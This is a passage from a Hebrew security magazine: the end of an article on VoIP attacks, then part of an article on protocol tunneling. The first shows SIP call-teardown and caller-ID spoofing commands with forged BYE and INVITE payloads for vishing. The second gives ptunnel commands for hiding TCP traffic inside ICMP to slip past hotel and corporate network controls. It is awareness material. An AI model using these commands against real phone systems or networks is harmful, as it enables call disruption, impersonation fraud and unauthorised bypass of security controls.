root@bt:/pentest/voip/teardown# ./teardown eth0 200 192.168.1.104 192.168.1.104 jwtgckolqnoylqf@backtrack hcykd as644fe807

teardown - Version 1.0
          Feb. 17, 2006

source IPv4 addr:port   = 192.168.1.105:9
dest   IPv4 addr:port   = 192.168.1.104:5060
targeted UA             = 200@192.168.1.104
From Tag                = hcykd
To Tag                  = as644fe807
Call ID                 = jwtgckolqnoylqf@backtrack
root@bt:/pentest/voip/teardown#
```

ניתן לראות את הבקשה שנשלחת ע"י ציון הפרמטר v-:

```
SIP PAYLOAD for packet:
BYE sip:200@192.168.1.104:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.105:9;branch=91ca1ba5-98ee-44d5-9170-
61c30981c565
From: <sip:192.168.1.104>;tag=hcykd
To: 200 <sip:200@192.168.1.104>;tag=as644fe807
Call-ID: jwtgckolqnoylqf@backtrack
CSeq: 2000000000 BYE
Max-Forwards: 16
User-Agent: Hacker
Content-Length: 0
Contact: <sip:192.168.1.105:9>
```

זיוף שיחה מזוהה

אמנם כשמסתכלים על כותרת הנושא עולה התהייה "מתקפה?!", כן זוהי מתקפה שמשתלבת מצוין עם טכניקה בשם "הנדסה חברתית" (Social engineering) או עם מתקפה נוספת בשם Vishing.

זיוף שיחה מזוהה בטכנולוגיית VoIP היא פעולה יחסית פשוטה המתאפשרת ע"י ביצוע מניפולציה של פרמטרים בבקשת ה-"INVITE":

```
INVITE sip:@127.0.0.1 SIP/2.0
To: <sip:192.168.1.104>
Via: SIP/2.0/UDP 192.168.1.104
From: "Evil Hacker"<sip:192.168.1.199>
Call-ID: 14810.0.1.45
CSeq: 1 INVITE
Max-Forwards: 20

Contact: <sip:127.0.0.1>
```

מתקפה זו מאפשרת לתוקף להתחזות לכל גורם שיחפוץ ובכך עלולה לעזור להצלחתה של ביצוע "הנדסה חברתית", לדוגמה; תוקף עלול ליזום שיחה משלוחה פנימית בארגון או ממספר הטלפון של חברת ה-IT ולנסות לדלות פרטים חסויים מפקידת הארגון.

[9]משילוב בין שתי הטכניקות הנ"ל נולד מונח חדש בשם **"Vishing" - Voice Phishing**, שהוא בעצם הנדסה חברתית באמצעות מערכות טלפוניה.

ניתן לבצע זיוף שיחה מזוהה ע"י שימוש בכלי כגון INVITEFLOOD בצורה הבאה:

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.1.104
192.168.1.104 1 -a "Backtrack"
```

שיטה נוספת היא שימוש במרכזיה כגון Asterisk ע"י ביצוע שינוי מספר הגדרות ושימוש בשירותי ספק שירותי טלפוניה המאפשר חשבונות AIX, ניתן להשתמש בסקריפט בשם "cidspoof" [10]

http://www.rootsecure.net/content/temp/cidspoof.agi

סיכום

אני מקווה שמצאתם מאמר זה אינפורמטיבי ומועיל, חשוב לציין כי קיימות עוד מתקפות רבות בסביבות טלפוניה מבוסס IP שלא הוצגו כאן אך לא זוהי מטרת המאמר, מטרתו היא להעלות את המודעות והסכנות בתחום זה.

אודות המחבר

שי רוד הינו יועץ אבטחת מידע ומומחה תחום תקיפה וחוסן בחברת אבנת אבטחת נתונים[11], בשנים האחרונות שי ביצע תפקידים מגוונים בתחום התקשורת, אבטחת מידע ואבטחה פיזית, כמו כן קודם לעבודתו בחברת אבנת שי עבד באחת מחברות האינטרנט המובילות בארץ וביצע מבדקי חוסן וייעוץ כפרילנסר במדינות שונות באזור אירופה.

שי הוא חבר פעיל בקהילת אבטחת המידע העולמית ותרם לפרויקטים כגון-Metasploit, Backtrack Linux

ועוד... שי מחזיק בהסמכות כגון: MCP,CEH,CCSA,CCSE,OSCP,OSCE.

בזמנו הפנוי שי מתחזק בלוג אבטחת מידע בשפה האנגלית בכתובת: **http://exploit.co.il**

---

[9] http://en.wikipedia.org/wiki/Vishing

[10] http://www.rootsecure.net/?p=reports/callerid_spoofing

[11] http://www.avnet.co.il

Protocol Tunneling

מאת: יהודה גרסטל (Do5) - Do5@gmx.us

בס"ד

הקדמה

המאמר מתבסס על ההנחה המוקדמת כי יש לכם מעט ידע ראשוני ברשתות תקשורת אך אפילו לא טיפה אחת של היגיון. נא התרווחו במקומותיכם והיאזרו בסבלנות במהלך הקריאה, למען אלו שזהו אכן מצבם העגום. תודה.

> "Computer networks use a tunneling protocol when one network protocol (the delivery protocol) encapsulates a different payload protocol. By using tunneling one can (for example) carry a payload over an incompatible delivery-network, or provide a secure path through an untrusted network.
> Tunneling typically contrasts with a layered protocol model such as those of OSI or TCP/IP. The delivery protocol usually (but not always) operates at a higher level in the model than does the payload protocol, or at the same level."

(צוטט מויקיפדיה: en.wikipedia.org/wiki/Tunneling_protocol)

ועכשיו בעברית:

תארו לעצמכם שיש לכם אופנוע שטח, לא גדול, אולי בעצם 'טריאל'. אתם נוסעים על כביש במהירות של 80-90 קמ"ש, פתאום אתם קולטים שהמכוניות לצדכם נוסעות באותה מהירות פחות או יותר. לרגע או שניים מבשיל רעיון הזוי במוחכם היצירתי ואז אתם עוברים מנסיעה בכביש הרגיל למסלול נסיעה אחר לגמרי...

על גגות המכוניות יש מסלול שהמהירות היחסית שלו גדולה ממהירות הכביש ב-90 קמ"ש. זאת אומרת שעמידה במקום על המסלול החדש תקנה לנו נסיעה באותה המהירות בה נסענו עד עכשיו רק ללא צריכת אנרגיה, ולעומת זאת, נסיעה במהירות הקבועה בה נסענו קודם, תתן לנו מהירות יחסית של **פי שניים**!.

המסלול החדש אמנם קצת פחות בטוח, אולי גם ירגיז כמה נהגים תמימים ויסכן את החיים שלכם ביותר מקצת מאשר לפני זה - מצד שני אתם נוסעים על אופנוע, שחוץ מכיף לא נורמאלי הוא גם כרטיס נסיעה חד כיווני לגיהנם... אבל לא זה הנושא שלנו.

הנושא שלנו במאמר זה הוא Tunneling, ולצורך העניין מה שהתבצע בשורות כאן למעלה זה סוג של Tunnel. מנהרה או מינהרות (כשם עצם), הוא מצב שבו אנחנו לוקחים את השימוש הסדיר של הפרוטוקול והופכים אותו לפלטפורמה כדי לבצע על גביה את אותו השימוש הסדיר או דומה לו.

נשמע מיותר לגמרי נכון? בשביל מה לעשות בלגאן רק כדי לבצע בדיוק אותה פעולה ללא שינוי? ובכן, בדוגמא הזו יתרון המהירות הוא ברור, אך בואו נראה את זה מסודר.

<u>המצב הראשוני שלנו הוא כזה:</u>

פלטפורמה: כביש

אופן שימוש: נסיעה של כלי תחבורה

יעד: משרדים

<u>המצב לאחר מינהרות:</u>

פלטפורמת בסיס: כביש

פלטפורמה בשימוש: נסיעה של כלי תחבורה

אופן שימוש: נסיעת כלי תחבורה קטנים על גבי כלי התחבורה הראשונים.

יעד: משרדים

רווח: הכפלת המהירות / חיסכון באנרגיה

חסרונות: סכנת חיים ☺, תביעה משפטית ☹, נזק לאחרים ☺

אחרי שדיברנו קצת על העיקרון הרעיוני והעקרוני, מה זה בעצם קשור אלינו?

ובכן, בעולם המחשוב ורשתות התקשורת קיימים מספר שימושים ליכולת ה-Tunneling, אחד השימושים המוכרים והידועים ביותר בשיטה זו הוא VPN. באמצעות פרוטוקול PPTP או SSH לדוג' אנחנו יוצרים "מנהרה" המהווה פלטפורמה לתעבורת כל המידע בינינו לבין תחנה אחרת. שימו לב לסנדוויץ' שנוצר פה:

פרוטוקול IP / TCP (שכבות 2 ו-3 במודל TCP ולחילופין במודל ה-OSI: שכבה 3 ו-4), על גביו רץ פרוטוקול PPTP או SSH (שכבה 4 במודל TCP ולחילופין במודל ה-OSI: שכבה 5), על גביו שוב **פרוטוקול IP / TCP** (חזרה מטה לשכבות 2 ו-3).

במקרה זה היתרון הוא כמובן ההצפנה שמאפשרת חיסיון של המידע (למרות ש-PPTP לא ממש נחשב הצפנה בשל שליחת נתוני האימות גלויים...)

שימו לב שיתרון המהירות מהדוג' הראשונה לעולם לא יופיע במינהרות של רשת מחשבים, למה? בזמן שאתם חושבים על זה, אל תחשבו בכלל על ההבדל בין Tunneling ל- Encapsulation.

עוד דוגמא.

השימוש בפרוטוקול IPSEC (גם כן משמש ליצירת VPN) מאפשר שני מצבים:

- <u>מצב רגיל:</u> רק הפאקטה עצמה / המטעד (הידוע בכינויו "שלם-טען") מוצפנים.
- <u>מצב Tunnel:</u> גם הפאקטה **וגם הכותר** מוצפנים.

אבל רגע, אם אנחנו מצפינים את הכותר משמעות הדבר היא שנתבים לא יוכלו לקרוא את נתוני המקור והיעד בפאקטות! אם כן, לא יוכלו להעביר את הפאקטה! לכן, בפועל, אנחנו מחוייבים ליצור פאקטה נוספת גלויה שתחזיק בתוכה את ה-"פאקטה+כותר" המוצפנים רק כך יוכלו הנתבים להעביר הלאה את חבילת המידע.

יצרנו פאקטת IPSEC מוצפנת בתוך פאקטת IPSEC אחרת. למה זה טוב? בגלל שככה אנחנו יכולים להיות בטוחים שלא שינו לא את הפאקטה ולא את הכותר. יש לנו חתימת אמינות לגבי הפאקטה הכוללת את המטען והכותר גם יחד.

ראינו יתרון היפותטי של מהירות. וראינו יתרונות של אמינות ושל חיסיון המידע ו-VPN נותן גם יתרונות נגישות שונים.

אז הבנו את העיקרון הפילוסופי ועכשיו גם ראינו טיפ-טיפה איך מיישמים אותו אנשי מחשבים, אבל תיכף נראה שהעיקרון החשוב הזה משמש לא מעט כאשר אנחנו מבקשים **לחמוק**, **לעקוף**, **להערים**, **להעלים** ושאר מילים זדוניות בעברית זדונית צחה... ☺

נעבור יחד על מספר Tunnel-ים שחיוני להכיר, מהקל אל הכבד:

- ICMP Tunneling
- HTTP Tunneling
- SSH Tunneling (שכולל בתוכו גם Split Tunneling, או Port Forwarding)
- ואחרון חביב: DNS Tunneling

כמו תמיד בדיוק אותם יתרונות המשמשים אותנו לאבטחה, ינוצלו על יד האקר כדי לעקוף אותה. במקרה שלנו התוקף ינצל את יכולות ההצפנה והנגישות כדי לעקוף מערכות למניעת זליגת מידע, מערכות סינון תכנים, מערכות הגבלת תעבורה ועוד ועוד. שנתחיל?

תרחיש:

בית מלון שכוח אל. אינטרנט בתשלום מופקע. פינג והודעות ICMP החוצה באופן חופשי לכל מקום בעולם.

התמודדות:

שרת פרוקסי בבית מאזין להודעות ICMP באמצעות PTUNNEL (מובנה ב-BackTrack 4R2), המחשב הנייד שלכם עושה אף הוא שימוש ב-PTUNNEL משלו ויוצר זרם אינסופי של הודעות ICMP אל המחשב הביתי. על גבי הזרם הבלתי פוסק נשלחת תעבורת TCP רגילה. אתם חופשיים ומאושרים ☺


איך זה עובד? או מה בדיוק עושה כלי ה-PTUNNEL?

כפי שכבר הסברנו באריכות לגבי מינהרות באופן כללי יש פה זרם בלתי פוסק של הודעות ICMP (כמו זרם המכוניות בכביש) ועל גביו במקום הודעות ICMP אמיתיות אנחנו מלבישים תוכן של חבילות TCP (שזהו הטריאל שלנו המלהטט על גגות המכוניות).

כדי שנוכל לרדת קצת לפרטים נסביר את המהלך הכמיסתי של התקשורת:

כאשר הקשנו בדפדפן שלנו את הכתובת http://gmail.com קרו למעשה הרבה מאד דברים ברקע, מה שמעניין אותנו כרגע זו בקשת ה-HTTP שנשלחת לשרת. ובכן, הדפדפן לוקח את התוכן, לצורך הדוגמא שם המשתמש והסיסמא שלנו, עוטף אותם בכותר המכונה לעיתים HTTP Header ומעביר את החבילה הכוללת למטה לשכבה הבאה. בכותר יוגדרו מספר דברים: סוג הבקשה, הנתיב המבוקש, גרסת הפרוטוקול, השם הוירטואלי של השרת, סוג התוכן, אורכו של התוכן ועוד ועוד.

זה נראה בערך כך:




הדפדפן, שאחראי גם על השכבה הבאה, מחלק את החבילה לחבילות קטנות יותר במידת הצורך ועוטף כל חבילה מחדש בתצורה שונה עם כותר חדש מסוג TCP. בכותר יוגדרו כמה דברים: פורט היעד, פורט המקור, מיקום ברצף החבילות, דגלים ועוד ועוד.

כעת תישלח החבילה למערכת ההפעלה, זו תחלק שוב את החבילה לחלקים (במידת הצורך) ותעטוף אותה בכותר מסוג IP. הכותר יכיל: גרסה, סיכום ביקורת, דגלים, כתובת יעד, כתובת מקור ועוד.

כרטיס הרשת יחלק גם את החבילות הללו לחלקים (כרגיל, רק במידת הצורך), יעטוף אותם בכותר מסוג ETHERNET ויזרוק אותם אל הכבל בפולסים חשמליים קצובים.

אם ננסה לצייר את זה, זה יראה בערך כך:



כל התהליך הארוך הזה נקרא **כמיסה** או בלעז Encapsulation.

שימו לב בבקשה שמטעמי נוחות והתמקדות בנושא, התהליך קוצר מאד – הושמטו שלבים ופרטים. כמו כן הרכיבים האחראים על כל שלב, אורך החבילות המקסמילי וכדו' הם נתונים שישתנו במערכות ההפעלה השונות ובציודי קצה שונים.

כאשר תגיע החבילה הזו אל השרת היא תעבור את כל שבעת מדורי הגיהנום של מודל ה-OSI, כל שכבה תסיר את הכותר ותעביר את התוכן הלאה לפי ההוראות שהתקבלו מהכותר שנקרא זה עתה. כותר ה-HTTP ייקרא אחרון על ידי שרת ה-WEB (IIS או Apache לדוג').

על פי הנתונים שנקראו מתוך הכותר, הנתיב ושם השרת הוירטואלי, ישלח התוכן הסופי אל האפליקציה הנכונה בשרת. לאחר מכן, תיצור האפליקציה תשובה ותעביר אותה אל שרת ה-IIS כדי לפצוח בכל תהליך האריזה והקילוף הזה מחדש. מרגש, כמעט כמו לידה. כמעט.

ראינו את הרעיון הפילוסופי מאחורי ה-Tunneling וסקרנו את הלידה הטכנית בתהליך הכמיסה. אפשר להגיע לנקודה כבר?! כבר. סבלנות.

מה שקורה בפועל הוא שלאחר ששלחנו את חבילת המידע שלנו, היא מגיעה "לביקורת הדרכונים" של הנתב-שכוח-האל-במלון-שכוח-האל-בו-אנו-מתאכסנים. במקרה שלנו, סביר להניח שכמו כל חומת אש, הבוחן שלנו מבצע בדיקה בשכבות 3 ו-4 ומסתכל על סוג התקשורת שאנחנו מבקשים ליצור. לאחר קילוף הכותר של כתובת ה-IP מתבצעת בדיקה באיזה פרוטוקול מדובר:


פרוטוקול TCP? הבוחן מבצע בדיקה נוספת האם התחנה מאושרת.

פרוטוקול ICMP? מאפשר מעבר חופשי.

מה שאנחנו עושים כדי לשטות בבוחן בעמדת הדרכונים הוא לקחת את כל התקשורת שלנו ולעטוף אותה בכותרים של ICMP, בתהליך כמיסה שכזה:

דפדפן עוטף תוכן ב-HTTP עובר למערכת ההפעלה שעוטפת ב-TCP שמעבירה ל-PTUNNEL **שעוטף ב-ICMP** שמעביר שוב למערכת ההפעלה שעוטפת ב-IP ואז ב-ETHERNET והלאה לציוד התקשורת החיצוני.


זה נראה בערך כך:



תוכנת ה-PTUNNEL שלנו תאזין בפורט מסויים על המחשב הנייד האישי שלנו, כל חבילת מידע שתבקש לצאת תארז במסווה של בקשת PING. ציוד האבטחה שיבחן אותה יראה בקשת ICMP רגילה ויאפשר לה לעבור. על השרת הביתי שלנו יוסר הכותר של פרוטוקול ה-ICMP והחבילה תועבר ליעדה כאילו לא התרחש דבר מעולם. כך ישמש המחשב הביתי כמתווך בינינו לבין העולם החיצון.

הוספנו שלב באמצע תהליך הכימוס וסביר להניח שזה יאט את קצב התקשורת, מצד שני הצלחנו להערים על הבוחן ועיניו הבלשניות.

אז עכשיו אחרי ההסבר החופר, כבר אין חשש שתרגישו סקריפט קידי'ס ואפשר לתת קצת הוראות טכניות. ראשית תמונת מצב של PTUNNEL יחד עם הרצה בעלת הרשאות:




```
shemerdog@BackDog: ~
shemerdog@BackDog:~$ ptunnel -h
ptunnel v 0.60.
Usage: ptunnel -p <addr> -lp <port> -da <dest_addr> -dp <dest_port> [-m max_tunnels] [-x password] [-v verbosity] [-f logfile]
       ptunnel [-m max_threads] [-x password] [-v verbosity] [-c <device>]
   -p: Set address of peer running packet forwarder. This causes
       ptunnel to operate in forwarding mode - the absence of this
       option causes ptunnel to operate in proxy mode.
  -lp: Set TCP listening port (only used when operating in forward mode)
  -da: Set remote proxy destination address
  -dp: Set remote proxy destionation port
   -m: Set maximum number of concurrent tunnels
   -x: Set password (must be same on client and proxy)
   -u: Run proxy in unprivileged mode. This causes the proxy to forward
       packets using standard echo requests, instead of crafting custom echo replies.
       Unprivileged mode will only work on some systems, and is in general less reliable
       than running in privileged mode.
   -v: Verbosity level (-1 to 4, where -1 is no output, and 4 is all output)
   -c: Enable libpcap on the given device.
   -f: Specify a file to log to, rather than printing to standard out.

Starting the proxy (needs to run as root):
 [root #] ptunnel
Starting a client (also needs root):
 [root #] ptunnel -p proxy.pingtunnel.com -lp 8000 -da login.domain.com -dp 22 -c eth0
And then using the tunnel to ssh to login.domain.com:
 [user $] ssh -p 8000 localhost
And that's it. Enjoy your tunnel!

shemerdog@BackDog:~$ sudo ptunnel
[inf]: Starting ptunnel v 0.60.
[inf]: (c) 2004-2005 Daniel Stoedle, daniels@cs.uit.no
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
```

האמת שההסבר של הכלי עצמו די ממצא בנתינת דוגמא ליצירת חיבור SSH. נתרגם את זה לדוגמא שלנו:

רוב הנתבים הביתיים לא יודעים לבצע הפניה של ICMP בלבד ולכן כדאי לבצע NAT מלא שמכונה בהרבה נתבים "DMZ", בכך תבטיחו שגם תעבורת ICMP תעבור אל מכונת ה-BackTrack שלכם (בהגדרה זו כל הפורטים נחשפים לאינטרנט, לא לשכוח לבטל בגמר השימוש!). על המכונה עצמה נפעיל את PTUNNEL ללא מסירת פרמטרים נוספים (תחת הרשאת ROOT לביצועים טובים יותר).

לצורך גלישה WEB-ית נבצע חיבור לשרת פרוקסי כלשהו.

שרתי פרוקסי חינמיים אפשר למצוא בכל רחבי הרשת. דוגמא מהאתר HideMyAss.com:




כדי ליצור חיבור מהמחשב הנייד שלכם אל שרת ה-BackTrack המאזין בבית וממנו לשרת הפרוקסי:

```
PTunnel -p -lp 8080 -da 146.57.249.98 -dp 3127
```

יש להורות לדפדפן לשלוח את כל התקשורת שלו אל תוכנת PTUNNEL. לצורך כך הגדירו את הדפדפן לעשות שימוש בפרוקסי על המחשב המקומי בפורט 8080

והנה כך זה נראה בצד השרת כאשר מתקבל חיבור:



HTTP Tunneling

<u>תרחיש:</u> אתם חלק מארגון גדול ועמוס נהלים וביורוקרטיה של אבטחה. היציאה לאינטרנט מאופשרת אך ורק דרך שרת פרוקסי. אין אף פורט פתוח החוצה, אתם לא יכולים לארגן לעצמכם שרת פרוקסי חיצוני, פורט 80 סגור. לא זו בלבד, גם בקשות ICMP אינן מאופשרות, אי אפשר לצאת לאינטרנט בשום אופן. אבל אתר הצדקה שאתם מנהלים, עם פורום העזרה לילדים במצוקה ומאגר התמונות המרגש של המתנדבים מחלקים מצרכי מזון פשוט לא יכול להסתדר בלעדיכם אפילו יום עבודה אחד... ומסיבה לא ברורה אתר הצדקה שלכם נחסם לגלישה על ידי מערכת סינון התוכן של שרת הפרוקסי הארגוני. פשוט בושה.

<u>מצב מוגבל:</u> כל פורטי היציאה חסומים.

